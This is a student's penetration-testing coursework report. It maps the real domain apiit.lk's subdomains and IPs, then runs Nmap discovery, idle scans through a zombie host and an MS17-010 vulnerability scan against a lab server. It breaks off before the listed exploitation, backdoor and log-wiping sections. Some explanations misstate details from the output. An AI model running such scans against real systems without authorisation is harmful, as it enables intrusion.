Practical-Network-Penetration-Testing

Done By - Pranav Mohanraj

Table of Contents

Introduction 4

Part A – ETHICAL HACKING 4

1. Information Gathering 4

1.1. Active vs. Passive Information Gathering 4

1.2. Passive Information Gathering Tools/Services – apiit.lk 5

1.2.1. WHOIS LookUp 5

1.2.2. DNS Lookup (using nslookup) 6

1.2.3. Amass Enumeration - Passive Approach (Kali) 7

1.2.4. Certification Transparency (crt.sh) Lookup 10

1.2.5. Asset discovery (CENSYS) 11

2. Nmap 12

2.1. What is Nmap? 12

2.1.1. Switches 12

2.2. Conducting Footprint using Nmap 12

2.2.1. Host Discovery 13

2.2.2. Ports Scanning using TCP Request 13

2.2.3. Full TCP port scanning + service or version + OS information 15

2.3. What is an Nmap Idle Scan? 16

2.3.1. Nmap Idle Scan Documentation 16

2.4. Vulnerability Scanning and Research 20

2.4.1. Vulnerability 1 20

2.4.2. Vulnerability 22

3. Exploiting, Maintaining Access and Covering Tracks on the APIIT Server 24

3.1. Cracking Administrative Password 24

3.2. Taking control of the APIIT Server using MSFVENOM 28

3.3. Key Logging the APIIT Server Machine using the Meterpreter 33
3.4. Maintaining Access with NETCAT Backdoor 36
3.5. Covering Tracks.....39
3.5.1. What are Windows Logs? 39
3.5.2. Types of Windows System Logs 39
3.5.3. Technique 1 – Deleting the Exploitation Artifacts 40
Part B - Demonstrating Cyber-attacks 44
1. Windows Password Cracking (Offline) 44
1.1. Attack methodology.....44
3.5.4. Step by step – Workflow.....44
1.1. Attack Demonstration 45
1.2. Counter Measures 47
2.Man-in-the-Middle (MiTM) Attack.....48
2.1. MiTM WPA2 Attack - Workflow.....48
2.2. Step by Step Flow 49
2.3. Attack Demonstration 50
2.4. Countermeasures.....51
3. Wireless Password Cracking (WPA2) 52
3.1 Attack Methodology 52
3.2 Attack Demonstration 53
2.5. Countermeasures.....57
References 57

Introduction

Part A – ETHICAL HACKING

1. Information Gathering

1.1. Active vs. Passive Information Gathering

In Ethical Hacking, information gathering or in technical terms often known as Reconnaissance, has been recognised into **2 types: Active and Passive Reconnaissance**.

Active Reconnaissance is gathering information by directly engaging with the victim's system. This approach is often detectable by the Victim, using methods like ports scanning, and in most the cases must be authorized before you carry on any active recon activities. Active Recon happens way faster than Passive and gives a lot deeper information. (Cycognito, 2024)

On the other hand, **Passive Reconnaissance**, gathers information in without directly engaging with the victim. This method relies in publicly available sources such as DNS Records or Social Media. This approach takes on very minimal risk of Detection, However, the information gathered may be less. (Cycognito, 2024)

1.2. Passive Information Gathering Tools/Services – apiit.lk

1.2.1. WHOIS LookUp

A WHOIS lookup is a service that provides information about the registered owner of a domain name.

Domain Profile

Registrar Status	taken
Name Servers	P1.NS.SLT.LK (has 617 domains) S1.NS.SLT.LK (has 617 domains)
IP Address	217.21.91.138 - 74 other sites hosted on this server
IP Location	- India
ASN	AS47583 AS-HOSTINGER Hostinger International Limited, CY (registered Apr 04, 2011)
IP History	3 changes on 3 unique IP addresses over 2 years
Hosting History	2 changes on 2 unique name servers over 2 years

Whois Record (last updated on 2025-09-26)

```
% NOTE: The registry for this domain name does not publish ownership
%       records (whois records) in the standard format.  This data
%       represents the most likely status of the domain based on
%       information provided by the Internet's domain name servers (DNS).

domain: apiit.lk
status: taken
nameserver: p1.ns.slt.lk
nameserver: s1.ns.slt.lk

% For more information, please visit http://www.domains.lk/
```

Source: https://whois.domaintools.com/

Output Explanation

- Shows that the Domain is registered and active.
- Domain is using 2 name servers: “P1.NS.SLT.LK” and “S1.NS.SLT.LK”
- The IP address is “217.21.91.138”.
- The server hosting the IP Address is in “INDIA”.
- Shows that the service hosting the domain is Hostinger.com

1.2.2. DNS Lookup (using nslookup)

"nslookup" allows you to get details about the domain name from the DNS server.

```
┌──(kali㉿kali)-[~]
└─$ echo "Pranav Mohanraj CB014022"
Pranav Mohanraj CB014022

┌──(kali㉿kali)-[~]
└─$ nslookup apiit.lk
Server:         192.168.1.1
Address:        192.168.1.1#53

Non-authoritative answer:
Name:   apiit.lk
Address: 217.21.91.138
```

Source: Kali Linux

Command: " nslookup apiit.lk "

Output Explanation

- Shows the IP Address of the DNS Server is " 10.0.2.3 " with " Port 53 "
- Shows the Domain IP Address: " 217.21.91.138 "

1.2.3. Amass Enumeration - Passive Approach (Kali)

Amass is an information gathering recon tool that is primarily used for network mapping and information gathering. Main uses are Subdomain and DNS Enumeration.

Source: Kali

```
┌──(kali㉿kali)-[~]
└─$ echo "Pranav Mohanraj CB014022"
Pranav Mohanraj CB014022

┌──(kali㉿kali)-[~]
└─$ amass enum -d apiit.lk -passive
apiit.lk (FQDN) --> mx_record --> apiit-lk.mail.protection.outlook.com (FQDN)
apiit.lk (FQDN) --> a_record --> 217.21.91.138 (IPAddress)
lms.apiit.lk (FQDN) --> cname_record --> moodlelb-2103067532.ap-southeast-1.e
lb.amazonaws.com (FQDN)
www.conference.apiit.lk (FQDN) --> cname_record --> conference.apiit.lk (FQDN
)
conference.apiit.lk (FQDN) --> a_record --> 122.255.9.215 (IPAddress)
libs.apiit.lk (FQDN) --> a_record --> 220.247.206.163 (IPAddress)
217.21.80.0/20 (Netblock) --> contains --> 217.21.91.138 (IPAddress)
0 (ASN) --> managed_by --> Not routed (RIROrganization)
0 (ASN) --> announces --> 217.21.80.0/20 (Netblock)
autodiscover.apiit.lk (FQDN) --> cname_record --> autodiscover.outlook.com (F
QDN)
autodiscover.outlook.com (FQDN) --> cname_record --> atod-g2.tm-4.office.com
(FQDN)
www.apps.apiit.lk (FQDN) --> cname_record --> apps.apiit.lk (FQDN)
220.247.204.0/22 (Netblock) --> contains --> 220.247.206.163 (IPAddress)
122.255.8.0/21 (Netblock) --> contains --> 122.255.9.215 (IPAddress)
9329 (ASN) --> managed_by --> SLTINT-AS-AP Sri Lanka Telecom Internet (RIROrg
anization)
9329 (ASN) --> announces --> 220.247.204.0/22 (Netblock)
18001 (ASN) --> managed_by --> DIALOG-AS Dialog Axiata PLC., LK (RIROrganizat
ion)
18001 (ASN) --> announces --> 122.255.8.0/21 (Netblock)
apps.apiit.lk (FQDN) --> a_record --> 122.255.9.215 (IPAddress)
www.events.apiit.lk (FQDN) --> cname_record --> events.apiit.lk (FQDN)
events.apiit.lk (FQDN) --> a_record --> 122.255.9.215 (IPAddress)
webspace1.apiit.lk (FQDN) --> a_record --> 122.255.9.212 (IPAddress)
qras.apiit.lk (FQDN) --> a_record --> 35.154.186.58 (IPAddress)
www.lms.apiit.lk (FQDN) --> cname_record --> lms.apiit.lk (FQDN)
apiitx.apiit.lk (FQDN) --> a_record --> 44.210.149.236 (IPAddress)
122.255.8.0/21 (Netblock) --> contains --> 122.255.9.212 (IPAddress)
35.154.0.0/15 (Netblock) --> contains --> 35.154.186.58 (IPAddress)
44.192.0.0/11 (Netblock) --> contains --> 44.210.149.236 (IPAddress)
16509 (ASN) --> managed_by --> AMAZON-02 - Amazon.com, Inc. (RIROrganization)
16509 (ASN) --> announces --> 35.154.0.0/15 (Netblock)
14618 (ASN) --> managed_by --> AMAZON-AES - Amazon.com, Inc. (RIROrganization
)
14618 (ASN) --> announces --> 44.192.0.0/11 (Netblock)
atod-g2.tm-4.office.com (FQDN) --> cname_record --> autod.ms-acdc-autod.offic
e.com (FQDN)
sandbox.apiit.lk (FQDN) --> a_record --> 13.234.77.128 (IPAddress)
moodlelb-2103067532.ap-southeast-1.elb.amazonaws.com (FQDN) --> a_record -->
13.250.221.92 (IPAddress)
moodlelb-2103067532.ap-southeast-1.elb.amazonaws.com (FQDN) --> a_record -->
3.1.17.119 (IPAddress)
ss.apiit.lk (FQDN) --> a_record --> 44.210.149.236 (IPAddress)
www.webspace1.apiit.lk (FQDN) --> cname_record --> webspace1.apiit.lk (FQDN)
webmail.apiit.lk (FQDN) --> a_record --> 220.247.206.170 (IPAddress)
```

Command: " <u>amass enum -d apiit.lk -passive</u> "

Output Explanation

- The Mail Exchanger for **apiit.lk is apiit-lk.mail.protection.outlook.com**, show that their email is handled by **Microsoft 365**.

Subdomains Found Using "amass enum"	Information
sandbox.apiit.lk	IP – 13.234.77.128
lms.apiit.lk	AWS ELB
sms.apiit.lk	CloudFront CDN
apps.apiit.lk	IP - 122.255.9.215
conference.apiit.lk	IP - 122.255.9.215
library.apiit.lk	IP - 122.255.9.214
webmail.apiit.lk	IP - 220.247.206.170
apiitx/ss/fs.apiit.lk	IP - 44.210.149.236
eclub.apiit.lk	IP - 52.23.43.189
alms.apiit.lk	IP - 18.140.41.133
inc.apiit.lk	IP - 220.247.206.165
timetable.apiit.lk	IP - 220.247.206.173

1.2.4. Certification Transparency (crt.sh) Lookup

The crt.sh entry shows the certificate authority (CA) and the technical details of a TLS certificate recorded in Certificate Transparency logs.

Criteria	Type: CA ID Match: = Search: '295817'
crt.sh CA ID	295817
CA Name/Key	Subject: commonName = R13 organizationName = Let's Encrypt countryName = US Subject Public Key Info: Public Key Algorithm: rsaEncryption RSA Public-Key: (2048 bit) Modulus: 00:a5:67:70:8d:d0:56:81:64:15:17:61:cd:b9:06: d4:ad:19:90:8c:26:50:37:98:16:63:92:54:db:d9: cc:84:05:93:ec:d3:ec:08:1b:a0:60:51:43:48:7d: 2b:c7:48:96:9e:b4:2d:da:9d:c8:27:3b:57:a1:9f: ab:f0:d6:0e:d4:0e:30:ca:6f:9b:b1:d1:d6:a4:9d: 32:3e:58:4e:35:6f:45:58:68:71:17:fc:3e:d8:5d: 82:a0:2f:b2:51:6c:b0:1a:5d:b8:59:ce:35:65:c8: 8b:a1:af:10:37:ff:e3:9c:5d:c2:49:17:34:ff:8c: 2b:8b:8d:f0:bc:71:2c:93:0c:1d:05:c4:ba:c7:cd: aa:c9:5e:7c:d1:c9:01:f7:9c:03:f6:fc:0a:5d:f4: da:7b:e6:db:76:42:70:eb:f4:4d:22:da:00:77:6f: d6:c9:5f:17:fd:da:75:2e:a5:57:0c:f6:ea:5c:b6: e0:73:a5:68:cf:a1:74:e2:75:82:7e:10:9f:c1:f5: a2:eb:01:e9:38:b1:0a:44:cc:d3:c2:89:f5:49:35: 82:0a:34:b3:1c:e9:88:c2:47:4e:82:0e:0a:36:f0: 47:4f:8a:f1:29:04:75:da:cd:e1:9a:5c:ff:5e:9d: 98:95:ba:9a:43:d0:4a:a2:17:05:01:04:30:d3:32: b3:8f Exponent: 65537 (0x10001)
Certificates	

crt.sh ID	Not Before	Not After	Issuer Name
12396132902	2024-03-13	2027-03-12	C=US, O=Internet Security Research Group, CN=ISRG Root X1

Source: https://crt.sh/?caid=295817

Output Explanation

- The ID for the Certificate is crt.sh 12396132902 .
- Public key uses the RSA Algorithm with 2048 bit key
- Issuer Details: Country – USA

  Organization – Internet Security Research Group

1.2.5. Asset discovery (CENSYS)

Another tool that helps cyber security practitioners obtain information of systems available in the internet.

217.21.91.138

As of: Sep 27, 2025 2:43pm UTC | Latest

Summary | History | WHOIS | Explore

Geographic Location

City	Mumbai
State	Maharashtra
Country	India (IN)
Coordinates	19.07283, 72.88261
Timezone	Asia/Kolkata

Basic Information

Forward DNS	clinic.vedakshethra.com, parasnashamuktikendra.com, crm.teitechnovations.com, artyfinohouse.com, clickcomms.com, ...
Routing	217.21.80.0/20 via AS-HOSTINGER, CY (AS47583)
Services (2)	80/HTTP, 65002/SSH
Labels	REMOTE ACCESS

HTTP 80/TCP 09/26/2025 21:20 UTC

Software — VIEW ALL DATA — GO

LiteSpeed Technologies LiteSpeed Web Server

Details

http://217.21.91.138/

Status	403 Forbidden
Body Hash	sha1:11e71530661013137721d635f95630722eaa6afd
HTML Title	403 Forbidden
Response Body	EXPAND

SSH 65002/TCP 09/26/2025 21:20 UTC

REMOTE ACCESS

Software — VIEW ALL DATA

OpenBSD OpenSSH 8.0

Details

Host Key

Algorithm	ecdsa-sha2-nistp256
Fingerprint	bbf5615d099bd828bfeda3b14e662476c66a08b8d47e7f9abb170d16380f026d

Negotiated

Key Exchange	curve25519-sha256@libssh.org
Symmetric Cipher	aes128-ctr [↑] aes128-ctr [↓]
MAC	hmac-sha2-256 [↑] hmac-sha2-256 [↓]

Source: https://search.censys.io/hosts/217.21.91.138

Output Explanation

- The web server software is LiteSpeed Technologies (LiteSpeed Webserver).
- The 2 services found were port 80/http and 65002/ssh
- The port 80 has a HTTP 403 Forbidden Status, meaning the server is reachable but blocks any external direct IP request, unless you have permission to access.

2. Nmap

2.1. What is Nmap?

Nmap, hence known as Network Mapper is an opensource network scanning tool used to discover devices and services on Networks. It helps testers build an inventory of networked devices by performing host discovery, port scanning, service detection and etc… (Shivanandhan, 2020)

2.1.1. Switches

- -sS: Perform a TCP SYN Scan
- -sU: Perform a UDP Scan
- -sV: Show Open Ports to determine services or version information
- -O: Enable OS Detection
- -sn: Perform host discovery only

2.2. Conducting Footprint using Nmap

Attacker Machine: **Kali Linux**
Attacker IP Address: **192.168.56.101**

Victim Machine: **APIIT Server (Windows 2008 Server Machine)**
Victim IP Address: **192.168.56.103**
Victim Firewall Condition: **Firewall Manually Turned Off**

2.2.1. Host Discovery

Command: " **nmap -sn 192.168.56.103** "

-sn: will show if the victim machine is "Online"

```
┌──(kali㉿kali)-[~]
└─$ echo "Student: Pranav Mohanraj Student ID: CB014022"
Student: Pranav Mohanraj Student ID: CB014022

┌──(kali㉿kali)-[~]
└─$ nmap -sn 192.168.56.103
Starting Nmap 7.95 ( https://nmap.org ) at 2025-09-28 09:46 EDT
Nmap scan report for 192.168.56.103
Host is up (0.0013s latency).
MAC Address: 08:00:27:DA:88:DF (PCS Systemtechnik/Oracle VirtualBox virtual NIC)
Nmap done: 1 IP address (1 host up) scanned in 13.12 seconds
```

Output Explanation

- Shows that the **APIIT Server is Online** ("Host is up")
- Shows that the machine's **MAC Address is 08:00:27:A8:8D:DF**.

2.2.2. Ports Scanning using TCP Request

Command: " **nmap -sS 192.168.56.103** "**-sS**: nmap sends a "SYN" packet and inspects the reply of "SYNACK" without completing the full TCP handshake.

```
┌──(kali㉿kali)-[~]
└─$ echo "Student: Pranav Mohanraj Student ID: CB014022"
Student: Pranav Mohanraj Student ID: CB014022

┌──(kali㉿kali)-[~]
└─$ nmap -sS 192.168.56.103
Starting Nmap 7.95 ( https://nmap.org ) at 2025-09-28 09:51 EDT
Nmap scan report for 192.168.56.103
Host is up (0.0010s latency).
Not shown: 991 closed tcp ports (reset)
PORT      STATE SERVICE
135/tcp   open  msrpc
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
49152/tcp open  unknown
49153/tcp open  unknown
49154/tcp open  unknown
49155/tcp open  unknown
49156/tcp open  unknown
49157/tcp open  unknown
MAC Address: 08:00:27:DA:88:DF (PCS Systemtechnik/Oracle VirtualBox virtual NIC)

Nmap done: 1 IP address (1 host up) scanned in 14.68 seconds
```

Output Explanation

- The open Ports were found, such one of the most Vulnerable Port 445, which provides the Samba Service.
- And, it shows that there are **991 closed TCP Ports**, in the device.

Ports Found	Details
135	RPC service
139	Samba service
445	Samba service
49152	RPC service
49153	RPC service
49154	RPC service
49155	RPC service
49157	RPC service

RPC -Remote Procedure Call protocol is mainly used to communicate between programs.

2.2.3. Full TCP port scanning + service or version + OS information

Command: " **sudo nmap -sS -sV -O -p- 192.168.56.103** "

sudo: will the make command run in root privileges.

-sS: will send "SYN" packet and expects the reply of "SYNACK" from the open ports.

-sV: this switch will identify the service name and the version of the port

-O: This will attempt to fingerprint the target OS from the TCP or IP stack behaviour.

-p-: This will scan all the ports in the Device.


```
┌──(kali㉿kali)-[~]
└─$ echo "Student: Pranav Mohanraj Student ID: CB014022"
Student: Pranav Mohanraj Student ID: CB014022

┌──(kali㉿kali)-[~]
└─$ sudo nmap -sS -sV -O -p- 192.168.56.103
Starting Nmap 7.95 ( https://nmap.org ) at 2025-09-29 02:56 EDT
Nmap scan report for 192.168.56.103
Host is up (0.0020s latency).
Not shown: 65525 closed tcp ports (reset)
PORT      STATE SERVICE      VERSION
135/tcp   open  msrpc        Microsoft Windows RPC
139/tcp   open  netbios-ssn  Microsoft Windows netbios-ssn
445/tcp   open  microsoft-ds Microsoft Windows Server 2008 R2 - 2012 microsoft-ds
47001/tcp open  http         Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
49152/tcp open  msrpc        Microsoft Windows RPC
49153/tcp open  msrpc        Microsoft Windows RPC
49154/tcp open  msrpc        Microsoft Windows RPC
49155/tcp open  msrpc        Microsoft Windows RPC
49156/tcp open  msrpc        Microsoft Windows RPC
49157/tcp open  msrpc        Microsoft Windows RPC
MAC Address: 08:00:27:DA:88:DF (PCS Systemtechnik/Oracle VirtualBox virtual NIC)
Device type: general purpose
Running: Microsoft Windows 2008|7|Vista|8.1
OS CPE: cpe:/o:microsoft:windows_server_2008:r2 cpe:/o:microsoft:windows_7 cpe:/o
:microsoft:windows_vista cpe:/o:microsoft:windows_8.1
OS details: Microsoft Windows Vista SP2 or Windows 7 or Windows Server 2008 R2 or
 Windows 8.1
Network Distance: 1 hop
Service Info: OSs: Windows, Windows Server 2008 R2 - 2012; CPE: cpe:/o:microsoft:
windows

OS and Service detection performed. Please report any incorrect results at https:
//nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 120.63 seconds
```

Output Explanation

- The Operating System of the APIIT Server is Microsoft Windows 2008 / Vista8.1
- Network Distance is 1 hop away, meaning the target is on the same network segment.
- Exposed and opened Samba ports 139 and 445 are found.
- Exposed RPC ports 135 and 49152–49157 are high-level targets. Because RPC may expose remote administration interfaces.

2.3. What is an Nmap Idle Scan?

An Idle Scan (**-sI**) is another type of Port scanning, to identify information about the port on a target machine, in our case, the APIIT Server machine, but in a nmap idle the scan is accomplished by using packet spoofing to impersonate another computer called a 'ZOMBIE' so that the target believes it's being accessed by Zombie. This will allow the attacker to leave no traces pointing back at them. (Wikipedia, 2025)



2.3.1. Nmap Idle Scan Documentation

Description: To conduct an Nmap Idle Scan, we will need another machine. So, I added a **Windows XP server to use as the Zombie machine**.

IP Addresses Recap:

- Kali Machine: 192.168.56.101
- Windows XP (**Zombie Machine**): 192.168.56.102
- Windows 2008 Server (APIIT Server Machine): 192.168.56.103

The port that we will be **targeting will the Samba Service Port 445.**

Step 1: We run the command from Kali to do the Nmap Idle Scan on the Port 445 of the APIIT Server.

Command: " nmap -sI 192.168.56.102 -p 445 -v 192.168.56.103 "

- **-s1:** This is the Switch that is used to sends the probes to the APIIT server but makes it appear to have come from a third party machine(Zombie Machine)
- **-p:** This switch is to specify which port to target the scan for.
- **-v:** This switch prints the actual progress and immediate information of the scan and its steps while it runs.

```
┌──(kali㉿kali)-[~]
└─$ echo "Student: Pranav Mohanraj Student ID: CB014022"
Student: Pranav Mohanraj Student ID: CB014022

┌──(kali㉿kali)-[~]
└─$ nmap -sI 192.168.56.102 -p 445 -v 192.168.56.103
WARNING: Many people use -Pn w/Idlescan to prevent pings from their true IP.  On the other
hand, timing info Nmap gains from pings can allow for faster, more reliable scans.
Starting Nmap 7.95 ( https://nmap.org ) at 2025-09-29 15:46 EDT
Initiating ARP Ping Scan at 15:46
Scanning 192.168.56.103 [1 port]
Completed ARP Ping Scan at 15:46, 0.05s elapsed (1 total hosts)
Initiating Parallel DNS resolution of 1 host. at 15:46
Completed Parallel DNS resolution of 1 host. at 15:46, 13.00s elapsed
Initiating idle scan against 192.168.56.103 at 15:46
Idle scan zombie 192.168.56.102 (192.168.56.102) port 443 cannot be used because it has not
 returned any of our probes -- perhaps it is down or firewalled.
QUITTING!
```

Source: Kali Linux

Output Explanation: The output shows that the **Idle Scan did not run successfully and has failed since the probes sent form the Kali to the Zombie hasn't reached back to Kali**. This can potentially be **because of the Firewall in the Zombie Machine**.


- **Hence the problem we must find a way to bypass the firewall or find another way to access the Zombie Machine.**

Instead of turning the entire Firewall Off, we can just open the port 445 in the Firewall, so that we can use that port to send and receive probes from the Kali Machine.

Step 2: Making the Windows XP firewall to allow incoming TCP connections to port 445, while also being labelled “SMB”, so other machines can reach the SMB service on this Machine.

Windows CMD Command:

“ netsh firewall add portopening TCP 445 "SMB" ENABLE “



Source: Windows XP CMD (Zombie Machine)

Output Explanation: We have successfully allowed all TCP access to the Port 445 on the Zombie Machine**.** Now we should be able to successfully run the Nmap Idle Scan.

Step 3: Run the Final Nmap Idle Scan for the APIIT Server on Port 445.

Command: " nmap -sI 192.168.56.102:445 -p 445 -v 192.168.56.103 "

"xxx.xxx.xx.xxx**:445**": Since that now we can only access the Port 445 in the Zombie Machine we have to modify the command to tell Nmap to access only that Port in the Zombie Machine. That is the only element newly added to the command.

```
┌──(kali㉿kali)-[~]
└─$ echo "Student: Pranav Mohanraj Student ID: CB014022"
Student: Pranav Mohanraj Student ID: CB014022

┌──(kali㉿kali)-[~]
└─$ nmap -sI 192.168.56.102:445 -p 445 -v 192.168.56.103
WARNING: Many people use -Pn w/Idlescan to prevent pings from their true IP.  On the other
hand, timing info Nmap gains from pings can allow for faster, more reliable scans.
Starting Nmap 7.95 ( https://nmap.org ) at 2025-09-29 16:19 EDT
Initiating ARP Ping Scan at 16:19
Scanning 192.168.56.103 [1 port]
Completed ARP Ping Scan at 16:19, 0.05s elapsed (1 total hosts)
Initiating Parallel DNS resolution of 1 host. at 16:19
Completed Parallel DNS resolution of 1 host. at 16:19, 13.00s elapsed
Initiating idle scan against 192.168.56.103 at 16:19
Idle scan using zombie 192.168.56.102 (192.168.56.102:445); Class: Incremental
Discovered open port 445/tcp on 192.168.56.103
Completed idle scan against 192.168.56.103 at 16:19, 0.87s elapsed (1 ports)
Nmap scan report for 192.168.56.103
Host is up (0.0094s latency).

PORT    STATE SERVICE
445/tcp open  microsoft-ds
MAC Address: 08:00:27:DA:88:DF (PCS Systemtechnik/Oracle VirtualBox virtual NIC)

Read data files from: /usr/share/nmap
Nmap done: 1 IP address (1 host up) scanned in 15.99 seconds
           Raw packets sent: 18 (776B) | Rcvd: 12 (468B)
```

Source: Kali Linux

Output Explanation:

- We have **successfully completed an Nmap Idle Scan** for the Port 445 of the Victim machine.
- As shown in the screenshot above (idle scan brief):
    1. Nmap does an ARP Ping Scan to see if the Victim's machine is online.
    2. Completes the ARP Ping Scan as the Host is Up.
    3. Initiates idle scan on 192.168.56.103(APIIT Server)
    4. Nmap Idle scans using 192.168.56.102.445(Zombie Machine)
    5. Discovers open port 445
    6. Nmap reports scan report about the Port (Successful Nmap Idle Scan)

2.4. Vulnerability Scanning and Research

Vulnerability scans were run using Nmap Scripts and Nessus Tool

2.4.1. Vulnerability 1

Title

MS17-010 / CVE-2017-0143 - Remote Code Execution in Microsoft SMBv1 (TCP Port 445)

Severity

High class vulnerability. (Evidence attached below shows "Risk Factor: High")

Evidence – Nmap Script

Command : " **nmap -sS -sV -p 445 --script "smb-* and vuln" 192.168.56.103** "

"—script "smb-* and vuln": Nmap Scripting Engine **(NSE),** runs **NSE scripts whose names start with "smb-" and that match the "vuln"** selection.

```
┌──(kali㉿kali)-[~]
└─$ echo "Student: Pranav Mohanraj Student ID: CB014022"
Student: Pranav Mohanraj Student ID: CB014022

┌──(kali㉿kali)-[~]
└─$ nmap -sS -sV -p 445 --script "smb-* and vuln" 192.168.56.103
Starting Nmap 7.95 ( https://nmap.org ) at 2025-09-29 17:34 EDT
Nmap scan report for 192.168.56.103
Host is up (0.0016s latency).

PORT    STATE SERVICE      VERSION
445/tcp open  microsoft-ds Microsoft Windows Server 2008 R2 - 2012 microsoft-ds
MAC Address: 08:00:27:DA:88:DF (PCS Systemtechnik/Oracle VirtualBox virtual NIC)
Service Info: OS: Windows Server 2008 R2 - 2012; CPE: cpe:/o:microsoft:windows

Host script results:
| smb-vuln-ms17-010:
|   VULNERABLE:
|   Remote Code Execution vulnerability in Microsoft SMBv1 servers (ms17-010)
|     State: VULNERABLE
|     IDs:  CVE:CVE-2017-0143
|     Risk factor: HIGH
|       A critical remote code execution vulnerability exists in Microsoft SMBv1
|        servers (ms17-010).
|
|     Disclosure date: 2017-03-14
|     References:
|       https://technet.microsoft.com/en-us/library/security/ms17-010.aspx
|       https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2017-0143
|_      https://blogs.technet.microsoft.com/msrc/2017/05/12/customer-guidance-for-wannacryp
t-attacks/
|_smb-vuln-ms10-054: false
|_smb-vuln-ms10-061: NT_STATUS_ACCESS_DENIED

Service detection performed. Please report any incorrect results at https://nmap.org/submit
/ .
Nmap done: 1 IP address (1 host up) scanned in 24.45 seconds
```

Source: Kali Linux

Root Cause

The APIIT Server is running an unpatched SMBv1 Server implementation that contains memory or packet processing defects exploitable via crafted SMB Packets. (ManageEngine, n.d.)

The machine lacks the MS17-010 Patch (Microsoft, 2017), and SMBv1 remains Open.

Impact

An unauthorized remote attacker can send crafted SMB packets to execute arbitrary code on the machine. Consequences could potentially be a full server compromise, persistence, lateral movement. Etc.

Real-world incidents

- WannaCry(2017): A Ransomware that used MS17-010 using the Eternal Blue Exploit to spread rapidly, encrypting systems worldwide and causing catastrophic problems. (Wikipedia, n.d.)
- NotPeya(2017): A destructive Malware that inspired reused SMB exploitation techniques from the EternalBlue Exploit to spread and cause disruption to enterprises. (Wikipedia, n.d.)

Countermeasures

- Apply the Microsoft's MS17-010 patch update. (Microsoft, 2017)
- Disable the SMBv1 on servers and systems if not required.
- Once the patch has been applied scan if the Port is still Vulnerable or not.

2.4.2. Vulnerability

Title

